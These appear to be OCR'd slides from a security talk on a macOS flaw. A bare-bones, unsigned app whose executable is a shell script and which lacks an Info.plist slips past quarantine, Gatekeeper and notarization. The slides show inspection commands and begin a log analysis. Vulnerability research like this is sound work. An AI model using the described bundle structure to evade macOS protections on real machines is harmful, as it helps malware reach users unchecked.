
Item type: application

unsigned
(thus not notarized)




```
$ xattr ~/Downloads/PoC.app
...
com.apple.quarantine

$ xattr -p com.apple.quarantine ~/Downloads/PoC.app
0081;606fefb9;Chrome;688DEB5F-E0DF-4681-B747-1EC74C61E8B6
```


q attr is set!




An unsigned app, can bypass file quarantine, gatekeeper, and notarizations requirements !?!?



So What's Going On
taking a closer look at PoC.app





```
% find PoC.app
PoC.app/Contents
PoC.app/Contents/MacOS
PoC.app/Contents/MacOS/PoC

% file PoC.app/Contents/MacOS/PoC
PoC.app/Contents/MacOS/PoC: POSIX shell script text executable, ASCII text
```

An application:

1. no Info.plist file (metadata file, describing the app)


   always present in 'normal' apps


2. executable, is a script

The "Appify" developer script on GitHub, will create such a bare-bones script-based application.
...that unintentionally, would trigger this vulnerability!

BEHIND THE SCENES

what goes on when you launch an app?





"malware.app" can't be opened because it is from an unidentified developer.

Your security preferences allow installation of only apps from the Mac App Store.

something downloaded this file on an unknown date.

Behind the scenes
("Gatekeeper Exposed; Come, See, Conquer")


When a user launches an app, no less than half a dozen user-mode applications, system daemons and the kernel are involved!

To The Logs

comparing the output of various apps vs. our PoC

Let's launch various downloaded unsigned apps and our PoC and see what shows up in the system logs.

1 Standard app (w/ Info.plist)

